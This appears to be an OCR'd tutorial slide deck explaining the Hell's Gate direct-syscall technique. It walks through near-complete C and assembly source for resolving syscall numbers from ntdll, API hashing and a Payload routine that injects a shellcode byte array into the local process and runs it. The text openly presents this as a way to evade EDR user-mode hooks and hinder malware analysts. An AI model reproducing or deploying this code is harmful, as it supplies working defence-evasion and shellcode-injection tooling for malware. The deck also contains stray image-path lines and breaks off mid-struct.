/*------------------------------------------------------------------
    VX Tables
------------------------------------------------------------------*/
typedef struct _VX_TABLE_ENTRY {
    PVOID   pAddress;
    DWORD64 dwHash;
    WORD    wSystemCall;
} VX_TABLE_ENTRY, * PVX_TABLE_ENTRY;
```

_VX_TABLE_ENTRY **structure** ⇒
Contains 3 data types:

i. For storing **address of Nt api** within **ntdll.dll**
ii. For storing **hash of corresponding Nt api**
iii. For storing **corresponding SSNs** related to a particular **Ntapi**

2.
```
typedef struct _VX_TABLE {
    VX_TABLE_ENTRY NtAllocateVirtualMemory;
    VX_TABLE_ENTRY NtProtectVirtualMemory;
    VX_TABLE_ENTRY NtCreateThreadEx;
    VX_TABLE_ENTRY NtWaitForSingleObject;
} VX_TABLE, * PVX_TABLE;
```

_VX_TABLE structure ⇒
Contains 4 arguments :

I. All different **Nt apis** which will be needing to performs a local process injection.
II. Where is: *NtWriteProcessMemory* (NTApi version of WriteProcessMemory) (Normally for process injection it is needed, right)?

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

They Implemented a manual method of Copying payload/shellcode to process memory:

```
41  PVOID VxMoveMemory(
42      _Inout_ PVOID dest,
43      _In_    const PVOID src,
44      _In_    SIZE_T len
45  );

212 PVOID VxMoveMemory(PVOID dest, const PVOID src, SIZE_T len) {
213     char* d = dest;
214     const char* s = src;
215     if (d < s)
216         while (len--)
217             *d++ = *s++;
218     else {
219         char* lasts = s + (len - 1);
220         char* lastd = d + (len - 1);
221         while (len--)
222             *lastd-- = *lasts--;
223     }
224     return dest;
225 }
```

>> Profit ?

They don't have to perform an Extra Direct Syscall Implementation for this.
As Custom Implementation ⇒ *Ring3 Hook Evasion!*

3.

```
22  /*-------------------------------------------------------------------
23      Function prototypes.
24  -------------------------------------------------------------------*/
25  PTEB RtlGetThreadEnvironmentBlock();
26
```

The *RtlGetThreadEnvironmentBlock()* function is used to store the pointer PTEB to the TEB (Thread Environment Block) of the current thread.
It would be used to get the address the address the PEB of the current process.

This is how the function looks:

```
86
87  PTEB RtlGetThreadEnvironmentBlock() {
88  #if _WIN64
89      return (PTEB)__readgsqword(0x30);
90  #else
91      return (PTEB)__readfsdword(0x16);
92  #endif
93  }
94
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. For 64 bits, Why 0x30 and __readgsqword used and why NOT __readfsqword ?

On 32 bit Windows `GS` is reserved for future use.
The `FS` segment points to the Thread information block.

In x64 mode the `FS` and `GS` segment registers have been swapped around.

Contents of the TIB on Windows [edit]

This table is based on Wine's work on Microsoft Windows internals.[2]

Bytes/ Type	offset (32-bit, FS)	offset (64-bit, GS)	Windows Versions	Description
pointer	FS:[0x00]	GS:[0x00]	Win9x and NT	Current Structured Exception Handling (SEH) frame Note: the 64-bit version of Windows uses stack unwinding done in kernel mode instead.
pointer	FS:[0x04]	GS:[0x08]	Win9x and NT	Stack Base / Bottom of stack (high address)
pointer	FS:[0x08]	GS:[0x10]	Win9x and NT	Stack Limit / Ceiling of stack (low address)
pointer	FS:[0x0C]	GS:[0x18]	NT	SubSystemTib
pointer	FS:[0x10]	GS:[0x20]	NT	Fiber data
pointer	FS:[0x14]	GS:[0x28]	Win9x and NT	Arbitrary data slot
pointer	FS:[0x18]	GS:[0x30]	Win9x and NT	Linear address of TEB
End of NT subsystem independent part; below are Win32-dependent				

Source:
1. stackoverflow
2. wikipedia

7. Direct Dynamic Syscalls:


7.2.1. Hell's Gate:

```
27  BOOL GetImageExportDirectory(
28      _In_ PVOID                    pModuleBase,
29      _Out_ PIMAGE_EXPORT_DIRECTORY* ppImageExportDirectory
30  );
```

The purpose of the *GetImageExportDirectory* function is to retrieve the **EAT** (Export Address Table) of a given module.

Here, we will use this function to get address of **EAT** of the ntdll.dll.

EAT of **ntdll.dll** looks like this :
Under PE Viewer (Comes with **System Informer**):



7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. Why will we use EAT ?

Ans:
Cause, We will retrieve functions what *ntdll.dll* can provide to us, directly from *EAT of ntdll.dll* .

⇒ We will parse the *EAT of ntdll.dll* , aka, *parsing PE file*.

Let's see how this function works!

```
105  BOOL GetImageExportDirectory(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY* ppImageExportDirectory) {
106      // Get DOS header
107      PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pModuleBase;
108      if (pImageDosHeader->e_magic != IMAGE_DOS_SIGNATURE) {
109          return FALSE;
110      }
111
112      // Get NT headers
113      PIMAGE_NT_HEADERS pImageNtHeaders = (PIMAGE_NT_HEADERS)((PBYTE)pModuleBase + pImageDosHeader->e_lfanew);
114      if (pImageNtHeaders->Signature != IMAGE_NT_SIGNATURE) {
115          return FALSE;
116      }
117
118      // Get the EAT
119      *ppImageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)pModuleBase + pImageNtHeaders->OptionalHeader.DataDirectory[0].VirtualAddress);
120      return TRUE;
121  }
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. Why do we care about *DOS Header* if EAT is needed?

Ans: (As explained before By **Faran**)
Cause via *DOS Header*, we will get address of *NT Header* and then via *NT Header*, we will get *address of EAT of ntdll*.

Let's do this in a programmatic way also side by side go through the PE Structure!

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Programmatic way of doing it.

- *pModuleBase* contains address of **ntdll.dll** address within the process memory.
- *pImageDosHeader* stores the **address of the DOS header** of **ntdll.dll.**

```
// Get DOS header                                                    Copy
PIMAGE_DOS_HEADER pImageDosHeader = (PIMAGE_DOS_HEADER)pModuleBase;
if (pImageDosHeader→e_magic ≠ IMAGE_DOS_SIGNATURE) {
    return FALSE;
}
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

In winnt.h file and *PE Bear* View:

```
2300  #include <pshpack2.h>
2301  typedef struct _IMAGE_DOS_HEADER {
2302      WORD   e_magic;       /* 00: MZ Header signature */
2303      WORD   e_cblp;        /* 02: Bytes on last page of file */
2304      WORD   e_cp;          /* 04: Pages in file */
2305      WORD   e_crlc;        /* 06: Relocations */
2306      WORD   e_cparhdr;     /* 08: Size of header in paragraphs */
2307      WORD   e_minalloc;    /* 0a: Minimum extra paragraphs needed */
2308      WORD   e_maxalloc;    /* 0c: Maximum extra paragraphs needed */
2309      WORD   e_ss;          /* 0e: Initial (relative) SS value */
2310      WORD   e_sp;          /* 10: Initial SP value */
2311      WORD   e_csum;        /* 12: Checksum */
2312      WORD   e_ip;          /* 14: Initial IP value */
2313      WORD   e_cs;          /* 16: Initial (relative) CS value */
2314      WORD   e_lfarlc;      /* 18: File address of relocation table */
2315      WORD   e_ovno;        /* 1a: Overlay number */
2316      WORD   e_res[4];      /* 1c: Reserved words */
2317      WORD   e_oemid;       /* 24: OEM identifier (for e_oeminfo) */
2318      WORD   e_oeminfo;     /* 26: OEM information; e_oemid specific */
2319      WORD   e_res2[10];    /* 28: Reserved words */
2320      DWORD e_lfanew;       /* 3c: Offset to extended header => NT/PE Header */
2321  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

Disasm | General | DOS Hdr | Rich Hdr | File Hdr | Optional H

Offset	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	90
4	Pages in file	3
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	0
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	B8
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	E8

winnt.h file:
1. https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2556

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Now, by accessing *e_lfanew* we will get the address of *NT Header*.

```
// Get NT headers
PIMAGE_NT_HEADERS pImageNtHeaders = (PIMAGE_NT_HEADERS)((PBYTE)pModuleBase +
pImageDosHeader→e_lfanew);
if (pImageNtHeaders→Signature ≠ IMAGE_NT_SIGNATURE) {
    return FALSE;
}
```

Now from here, we will go on accessing *Optional Header* present in *NT Header Structure* .

Let's look at this structure in winnt.h file and PE Bear for finding out *EAT*


7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

In winnt.h file and *PE Bear* View:

```
2666  typedef struct _IMAGE_NT_HEADERS {
2667    DWORD Signature; /* "PE"\0\0 */    /* 0x00 */
2668    IMAGE_FILE_HEADER FileHeader;       /* 0x04 */
2669    IMAGE_OPTIONAL_HEADER32 OptionalHeader;    /* 0x18 */
2670  } IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
2671
```

In PE Bear View:



Now, from `OptionalHeader → DataDirectory`:

```
2586  typedef struct _IMAGE_OPTIONAL_HEADER64 {
2587    WORD  Magic; /* 0x20b */
2588    BYTE MajorLinkerVersion;
2589    BYTE MinorLinkerVersion;
2590    DWORD SizeOfCode;
2591    DWORD SizeOfInitializedData;
2592    DWORD SizeOfUninitializedData;
2593    DWORD AddressOfEntryPoint;
2594    DWORD BaseOfCode;
2595    ULONGLONG ImageBase;
2596    DWORD SectionAlignment;
2597    DWORD FileAlignment;
2598    WORD MajorOperatingSystemVersion;
2599    WORD MinorOperatingSystemVersion;
2600    WORD MajorImageVersion;
2601    WORD MinorImageVersion;
2602    WORD MajorSubsystemVersion;
2603    WORD MinorSubsystemVersion;
2604    DWORD Win32VersionValue;
2605    DWORD SizeOfImage;
2606    DWORD SizeOfHeaders;
2607    DWORD CheckSum;
2608    WORD Subsystem;
2609    WORD DllCharacteristics;
2610    ULONGLONG SizeOfStackReserve;
2611    ULONGLONG SizeOfStackCommit;
2612    ULONGLONG SizeOfHeapReserve;
2613    ULONGLONG SizeOfHeapCommit;
2614    DWORD LoaderFlags;
2615    DWORD NumberOfRvaAndSizes;
2616    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
2617  } IMAGE_OPTIONAL_HEADER64, *PIMAGE_OPTIONAL_HEADER64;
```

winnt.h file:
1. https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2880
2. https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2886

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. Why Data Directory ?

Ans:
This is the reason!

Then to → `VirtualAddress`:

```
2579  typedef struct _IMAGE_DATA_DIRECTORY {
2580    DWORD VirtualAddress;
2581    DWORD Size;
2582  } IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Now, if we look under ***PE Bear***.

Disasm | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs

Offset	Name	Value	Value
148	Size of Stack Reserve	40000	
150	Size of Stack Commit	1000	
158	Size of Heap Reserve	100000	
160	Size of Heap Commit	1000	
168	Loader Flags	0	
16C	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
170	Export Directory	1521C0	12E71
178	Import Directory	0	0
180	Resource Directory	186000	700A0
188	Exception Directory	172000	E4F0
190	Security Directory	1E8A00	6BB8
198	Base Relocation Table	1F7000	54C
1A0	Debug Directory	1268A0	70
1A8	Architecture Specific Data	0	0
1B0	RVA of GlobalPtr	0	0
1B8	TLS Directory	0	0
1C0	Load Configuration Directory	11DB80	118
1C8	Bound Import Directory in headers	0	0
1D0	Import Address Table	0	0
1D8	Delay Load Import Descriptors	0	0
1E0	.NET header	0	0

winnt.h file:
1. https://github.com/wine-mirror/wine/blob/master/include/winnt.h#L2840

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
// Get the EAT
*ppImageExportDirectory = (PIMAGE_EXPORT_DIRECTORY)((PBYTE)pModuleBase +
pImageNtHeaders→OptionalHeader.DataDirectory[0].VirtualAddress);
```

⇒ So, we have *address of EAT* of *loaded ntdll.dll* in process memory!

Moving to the next part:

```
31  BOOL GetVxTableEntry(
32      _In_ PVOID pModuleBase,
33      _In_ PIMAGE_EXPORT_DIRECTORY pImageExportDirectory,
34      _In_ PVX_TABLE_ENTRY pVxTableEntry
35  );
36
```

5.

_GetVxTableEntry structure ⇒
Contains 3 arguments :

- Base address of loaded **ntdll.dll**
- address of **EAT** of loaded **ntdll.dll**
- Pointer to VX_TABLE_ENTRY, which contains address of **NtApi functions.**

⇒ Let's find out what is VX_TABLE_ENTRY structure.

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
BOOL GetVxTableEntry(PVOID pModuleBase, PIMAGE_EXPORT_DIRECTORY pImageExportDirectory, PVX_TABLE_ENTRY pVxTableEntry) {
    PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfFunctions);
    PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNames);
    PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNameOrdinals);

    for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
        PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
        PVOID pFunctionAddress = (PBYTE)pModuleBase + pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];

        if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
            pVxTableEntry->pAddress = pFunctionAddress;

            // Quick and dirty fix in case the function has been hooked
            WORD cw = 0;
            while (TRUE) {
                // check if syscall, in this case we are too far
                if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1) == 0x05)
                    return FALSE;

                // check if ret, in this case we are also probaly too far
                if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
                    return FALSE;

                // First opcodes should be :
                //    MOV R10, RCX
                //    MOV RCX, <syscall>
                if (*((PBYTE)pFunctionAddress + cw) == 0x4c
                    && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
                    && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
                    && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
                    && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
                    && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
                    BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
                    BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
                    pVxTableEntry->wSystemCall = (high << 8) | low;
                    break;
                }

                cw++;
            };
        }
    }

    return TRUE;
}
```

So, this is how it looks:

```
PDWORD pdwAddressOfFunctions = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfFunctions);
PDWORD pdwAddressOfNames = (PDWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNames);
PWORD pwAddressOfNameOrdinales = (PWORD)((PBYTE)pModuleBase + pImageExportDirectory->AddressOfNameOrdinals);
```

It stores:

- *pdwAddressOfFunctions* contains **Address Of exported functions** from ***EAT***.
- *pdwAddressOfNames* contains **Address of Exported Function Names** from ***EAT*** (Address Of Function Names list).
- *pwAddressOfNameOrdinales* contains **Address of Exported Function Name Ordinals** .

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase +
pdwAddressOfFunctions[pwAddressOfNameOrdinales[cx]];
```

Now, it will hover over the list and will store:
1. the function names
2. function addresses

```
if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
    pVxTableEntry->pAddress = pFunctionAddress;
```

Now, if the ***retrieved hash value*** (***from retrieved function name***) is same as the **hard coded hash value**, then it proceeds.

This is what the *djb2* function looks like:

```
95  DWORD64 djb2(PBYTE str) {
96      DWORD64 dwHash = 0x77347734773477347;
97      INT c;
98
99      while (c = *str++)
100         dwHash = ((dwHash << 0x5) + dwHash) + c;
101
102     return dwHash;
103 }
```

It creates hash value of an api ⇒ Just for obfuscation!
⇒ Also to create a **hard time** for Malware Analysts!

This is how it looks under **X64 Debugger**:

```
48:B8 9B8A6803437BD mov rax,F5BD373480A6B89B
4C:8D4424 60        lea r8,qword ptr ss:[rsp+60]
48:8BD3             mov rdx,rbx
48:894424 68        mov qword ptr ss:[rsp+68],rax
E8 8A020000         call <hellsgate.GetVxTableEntry>
85C0                test eax,eax
0F84 4E020000       je hellsgate.7FF751021386
48:8B4F 20          mov rcx,qword ptr ds:[rdi+20]
4C:8D45 90          lea r8,qword ptr ss:[rbp-70]
48:B8 5F01C588B27DDC mov rax,64DC7DB288C5015F
48:8BD3             mov rdx,rbx
48:8945 98          mov qword ptr ss:[rbp-68],rax
E8 64020000         call <hellsgate.GetVxTableEntry>
85C0                test eax,eax
0F84 28020000       je hellsgate.7FF751021386
48:8B4F 20          mov rcx,qword ptr ds:[rdi+20]
4C:8D4424 78        lea r8,qword ptr ss:[rsp+78]
48:B8 376AFB4610CB8B mov rax,858BCB1046FB6A37
48:8BD3             mov rdx,rbx
48:8945 80          mov qword ptr ss:[rbp-80],rax
E8 3D020000         call <hellsgate.GetVxTableEntry>
85C0                test eax,eax
0F84 01020000       je hellsgate.7FF751021386
48:8B4F 20          mov rcx,qword ptr ds:[rdi+20]
4C:8D45 A8          lea r8,qword ptr ss:[rbp-58]
48:B8 CB1B554E17FAA2 mov rax,C6A2FA174E551BCB
48:8BD3             mov rdx,rbx
48:8945 B0          mov qword ptr ss:[rbp-50],rax
E8 17020000         call <hellsgate.GetVxTableEntry>
85C0                test eax,eax
0F84 DB010000       je hellsgate.7FF751021386
48:8D55 F0          lea rdx,qword ptr ss:[rbp-10]
B9 02000000         mov ecx,2
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Now, this part does **2 things precisely** :

1. Checks for correct sequence of opcodes: 4c, 8b, d1, b8, 00, 00 in order to extract correct **SSN**.

Under X64 Debugger:

```
00007FFABDFCD2D0    4C:8BD1          mov r10,rcx          ZwAllocateVirtualMemory
00007FFABDFCD2D3    B8 18000000      mov eax,18
00007FFABDFCD2D8    F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFABDFCD2E0    75 03            jne ntdll.7FFABDFCD2E5
00007FFABDFCD2E2    0F05             syscall
00007FFABDFCD2E4    C3               ret
```

```
135         // Quick and dirty fix in case the function has been hooked
136         WORD cw = 0;
137         while (TRUE) {
138             // check if syscall, in this case we are too far
139             if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1) == 0x05)
140                 return FALSE;
141
142             // check if ret, in this case we are also probaly too far
143             if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
144                 return FALSE;
145
146             // First opcodes should be :
147             //    MOV R10, RCX
148             //    MOV RCX, <syscall>
149             if (*((PBYTE)pFunctionAddress + cw) == 0x4c
150                 && *((PBYTE)pFunctionAddress + 1 + cw) == 0x8b
151                 && *((PBYTE)pFunctionAddress + 2 + cw) == 0xd1
152                 && *((PBYTE)pFunctionAddress + 3 + cw) == 0xb8
153                 && *((PBYTE)pFunctionAddress + 6 + cw) == 0x00
154                 && *((PBYTE)pFunctionAddress + 7 + cw) == 0x00) {
155                 BYTE high = *((PBYTE)pFunctionAddress + 5 + cw);
156                 BYTE low = *((PBYTE)pFunctionAddress + 4 + cw);
157                 pVxTableEntry->wSystemCall = (high << 8) | low;
158                 break;
159             }
160
161             cw++;
162         };
```

SSN Extraction Algorithm:

Here,
high byte = 0x00 (5th position in Syscall stub)
low byte = 0x18 (4th position in Syscall stub)
(The left shift (<<) operator)
Calculation of SSN = (0x00 << 8) | 0x18

```
PS C:\Program Files\Microsoft Visual Studio\2022\Community> python
Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct  2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>
>>>
>>> hex((0x00 << 8) | 0x18)
'0x18'
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Last thing:

2. It helps to check whether we/control flow is currently in a **Syscall Stub** or **NOT!**

0x0f, *0x05* and *0xc3* are actually **indicating the End of any Particular Syscall Stub.**

```
// check if syscall, in this case we are too far
    if (*((PBYTE)pFunctionAddress + cw) == 0x0f && *((PBYTE)pFunctionAddress + cw + 1)
== 0x05)
        return FALSE;

    // check if ret, in this case we are also probaly too far
    if (*((PBYTE)pFunctionAddress + cw) == 0xc3)
        return FALSE;
```

Under *x64 Debugger*:

```
00007FFABDFCD2D0    4C:8BD1          mov r10,rcx                 ZwAllocateVirtualMemory
00007FFABDFCD2D3    B8 18000000      mov eax,18
00007FFABDFCD2D8    F60425 0803FE7F 01 test byte ptr ds:[7FFE0308],1
00007FFABDFCD2E0    75 03            jne ntdll.7FFABDFCD2E5
00007FFABDFCD2E2    0F05             syscall
00007FFABDFCD2E4    C3               ret
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
37    BOOL Payload(
38        _In_ PVX_TABLE pVxTable
39    );
```

```
173 BOOL Payload(PVX_TABLE pVxTable) {
174
175     NTSTATUS status = 0x00000000;
176     //char shellcode[] = "\x90\x90\x90\x90\xcc\xcc\xcc\xcc\xc3";
177     char shellcode[] = "\xFC\x48\x83\xE4\xF0\xE8\xC0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xD2\x65\x48\x8B\x52\x60\x48\x8B\x52\x18\x48\x8B\x52\x20\x48\x8B\x72\x50\x48\x
178
179     // Allocate memory for the shellcode
180     PVOID lpAddress = NULL;
181     SIZE_T sDataSize = sizeof(shellcode);
182     HellsGate(pVxTable->NtAllocateVirtualMemory.wSystemCall);
183     status = HellDescent((HANDLE)-1, &lpAddress, 0, &sDataSize, MEM_COMMIT, PAGE_READWRITE);
184
185     /* ... */
189
190     // Write Memory
191     VxMoveMemory(lpAddress, shellcode, sizeof(shellcode));
192
193     // Change page permissions
194     ULONG ulOldProtect = 0;
195     HellsGate(pVxTable->NtProtectVirtualMemory.wSystemCall);
196     status = HellDescent((HANDLE)-1, &lpAddress, &sDataSize, PAGE_EXECUTE_READ, &ulOldProtect);
197
198     /* ... */
202
203     // Create thread
204     HANDLE hHostThread = INVALID_HANDLE_VALUE;
205     HellsGate(pVxTable->NtCreateThreadEx.wSystemCall);
206     status = HellDescent(&hHostThread, 0x1FFFFF, NULL, (HANDLE)-1, (LPTHREAD_START_ROUTINE)lpAddress, NULL, FALSE, NULL, NULL, NULL, NULL);
207
208     /* ... */
212
213     // Wait for 1 seconds
214     LARGE_INTEGER Timeout;
215     Timeout.QuadPart = -10000000;
216     HellsGate(pVxTable->NtWaitForSingleObject.wSystemCall);
217     status = HellDescent(hHostThread, FALSE, &Timeout);
218
219     return TRUE;
220 }
```

```
HellsGate(pVxTable→NtAllocateVirtualMemory.wSystemCall);
HellsGate(pVxTable→NtCreateThreadEx.wSystemCall);
HellsGate(pVxTable→NtWaitForSingleObject.wSystemCall);
```

- All these calls, actually retrieves corresponding syscalls.
- Then after retrieval, Nt api calls are done ⇒ Direct Syscall!

It basically does **good old local process injection** ! (I will explain *HellsGate* and *HellDescent Function* in the next slide :))

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

Q. But what is ***HellsGate Function*** as well as why ***HellDescent function*** is being called for calling NtApis?

HellsGate : Responsible for *retrieving corresponding SSN of NTApis.*

HellDescent : Responsible for *executing NTApis via retrieved corresponding SSNs.*


```
/*-----------------------------------------------------------------------
    External functions' prototype.
-----------------------------------------------------------------------*/
extern VOID HellsGate(WORD wSystemCall);
extern HellDescent();
```

```
; Hell's Gate
; Dynamic system call invocation
;
; by smelly__vx (@RtlMateusz) and am0nsec (@am0nsec)

.data
    wSystemCall DWORD 000h

.code
    HellsGate PROC
        mov wSystemCall, 000h
        mov wSystemCall, ecx
        ret
    HellsGate ENDP

    HellDescent PROC
        mov r10, rcx
        mov eax, wSystemCall

        syscall
        ret
    HellDescent ENDP
end
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

This is how it looks under **x64 Debugger**:



So,

- **HellsGate** actually copies **SSN** to a variable named, **wSystemCall.**
- Then, **HellDescent** basically calls/ executes corresponding Nt Apis based on what SSNs are resolved just before the call!
- The Structure of **HellDescent** is also similar to **normal Nt api SSN structure** .

Structure of HellDescent:

```
HellDescent PROC
    mov r10, rcx
    mov eax, wSystemCall

    syscall
    ret
HellDescent ENDP
```

Structure of OG NTApi Syscall:

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

It's time to finally see the main function:

```
INT wmain() {
    PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
    PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
    if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
        return 0x1;

    // Get NTDLL module
    PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);

    // Get the EAT of NTDLL
    PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
    if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDirectory == NULL)
        return 0x01;

    VX_TABLE Table = { 0 };

    Table.NtAllocateVirtualMemory.dwHash = 0xf5bd373480a6b89b;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtAllocateVirtualMemory))
        return 0x1;

    Table.NtCreateThreadEx.dwHash = 0x64dc7db288c5015f;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtCreateThreadEx))
        return 0x1;

    Table.NtProtectVirtualMemory.dwHash = 0x858bcb1046fb6a37;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtProtectVirtualMemory))
        return 0x1;

    Table.NtWaitForSingleObject.dwHash = 0xc6a2fa174e551bcb;
    if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &Table.NtWaitForSingleObject))
        return 0x1;

    Payload(&Table);
    return 0x00;
}
```

```
PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
    return 0x1;
```

To get address of Current **PEB** ***Without*** using **GetProcAddress** and **GetModuleHandle** :

- We would get address of current **TEB** to retrieve the address of **PEB** of loaded ntdll.dll.
- It would check whether retrieval process was successful or NOT!

Q. Why *0xA* ?
Ans: Windows version 10

```
>>> hex(10)
'0xa'
>>>
```

7. Direct Dynamic Syscalls:

7.2.1. Hell's Gate:

```
// Get NTDLL module
PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

To describe this let's explain it with some structs:

```
typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;
    struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, *RESTRICTED_POINTER PRLIST_ENTRY;
typedef struct _PEB_LDR_DATA {
    ULONG                   Length;
    ULONG                   Initialized;
